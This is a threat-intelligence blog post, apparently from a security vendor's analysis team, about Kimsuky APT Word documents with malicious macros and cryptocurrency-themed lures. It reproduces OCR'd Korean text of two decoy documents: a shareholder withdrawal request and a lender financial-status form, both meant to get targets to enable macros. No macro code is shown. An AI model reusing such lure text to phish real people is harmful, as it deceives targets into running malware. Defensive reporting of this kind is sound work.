
Posted on March 25, 2022

APT Attack Using Word Files About Cryptocurrency (Kimsuky)

On March 21st, the ASEC analysis team has discovered the Kimsuky group's APT attacks that use Word files containing information about cryptocurrency. A total of three Word files were discovered that were used as baits for the attacks. The macro's author and its execution flow are identical to that which was introduced in the ASEC blog post uploaded on March 17th (Title: Malicious Word Files Disguised as Product Introduction). It appears that all three files are properly created Word files containing malicious macro codes, and seeing how the text is related to cryptocurrency, the attacker must have been targeting cryptocurrency companies. All the Word files were modified by an author named Acer, and seeing how they were modified on the morning of March 21st, the files may be used when the attacker launches their attack. This warrants extreme caution.

- Regarding Quantity of Stakeholder.doc (Modified by: Acer, Date Modified: 2022-03-21 10:29 AM)
- Assets and Liabilities Status.doc (Modified by: Acer, Date Modified: 2022-03-21 11:10 AM)
- The 3rd Stakeholder Meeting.doc (Modified by: Acer, Date Modified: 2022-03-21 11:03 AM)


[redacted]
파일
홈
삽입
디자인
페이지 레이아웃
참조
편지
검토
보기
로그인
붙여넣기
클립보드
돋움
9
글꼴
단락
가나다Aa 가나다Aa 가나다.
표준
간격 없음
제목 1
스타일
편집
보안 경고 매크로를 사용할 수 없도록 설정했습니다.
콘텐츠 사용
인녕하세요, 관리자님.
주주 물량 관련 해당 이메일을 받은 후.
{[redacted]님 (주주(초기구매자)) 에게 출금 관련 안내해드립니다..
주주는 아래의 두 가지 방법 중에 하나의 방법을 선택하실 수 있습니다.}
2 번 사항인 출금을 원하실 경우에 대한 해당사항을 선택하였는데.
회사에서 주주물량에 관한 이메일 내용의 해석과 전달과정에서 착오로 인해 잘못된 선택을 하였습니다. 죄송합니다.
저희는 주주물량을 보유하기를 원합니다.
이 사항에 대해서 저희는 회사로 출금한 물량의 회수를 원합니다.
다시 한 번 죄송합니다.
알라딘 지갑 이메일 : [redacted]@naver.com
알라딘 지갑 제라 주소 : 0x[redacted]
95 만개 출금 txid :
0x[redacted]
380 만개 출금 txid :
0x[redacted]
1/1 페이지
86개 단어
한국어
90 %





Figure 1. Regarding Quantity of Stakeholder.doc


파일
홈
삽입
디자인
페이지 레이아웃
참조
편지
검토
보기
로그인
Sylfaen
1
붙여넣기
클립보드
글꼴
단락
스타일
편집
보안 경고 매크로를 사용할 수 없도록 설정했습니다.
콘텐츠 사용
3. 자산. 부채현황 [1,2,3,4 번에 기입해 주시면 됩니다.]
(단위 : 원)
① 자산
② 부채
③ 자기자본
④ 납입자본금
⑤ 당기순이익
1. 자산 : 부채와 자기자본의 합계액과 일치(자산, 부채, 자기자본, 납입자본금은 '21.12.31. 재무제표 기준으로 기재).
2. 당기순이익 : 최근 회계연도(연간) 당기순이익 기재(예) 9 월말 결산법인의 경우 '20.10.1. ~ '21.9.30. 기간의 연간 당기순이익.
3. 본점은 각 지점분을 포함하여 작성.
4. 대부 · 매입채권 · 대부중개 · 차입 현황 (※본점은 각 지점분을 포함하여 작성)
가. 대부현황
(단위 : 명, 원, %).
대출 구분
거래자수
대부잔액
연평균 대부금리
평균연체율
신용대출
담보대출
여기만 기입해 주세요.
합 계
1. 대부현황은 해당 대부업자가 직접 취급한 대출 기준으로 작성하며, 매입채권(제 3 의 금융기관, 대부업자 등이 취급한 채권을 단순 매입한 경우)은 제외.
2. 신용대출 : 순수신용(어음할인 포함), 인적보증(개인지급보증, 연대보증)을 포함.
3. 담보대출 : 신용대출을 제외한 모든 대출.
4. 대부잔액 : '21.12.31. 현재 재무제표상 대부(대출)잔액 기재(※'21.7.1. ~ '21.12.31. 기간 동안 신규 취급한 대부금액이 아님).
5. 연평균 대부금리 : 연간 가중평균금리 기준으로 기재(대부계약기간과 상관없이 연단위로 산출), 단위는 생략하고 기재.
(예) 1 백만원 대출하여 6 개월간 5 만원 이자 수취 → 연 10.00%, 단위는 생략하고 10 으로 기재.
6. 평균연체율 : ('21.12.31. 현재 연체 채권잔액÷전체대부잔액) × 100 (소수점이하 2 자리까지 기재).
o 연체대출금 : 약정만기일에 상환되지 아니한 대출, 분할상환기일에 상환되지 아니한 분할상환금, 약정만기 도래 전이라도 이자 미납입 등의 사유로 기한의 이익을 상실한 대출 등.
7. 거래자수 : 주민등록번호 및 사업자등록번호 기준(중복차주 제외).
209개 단어
90 %

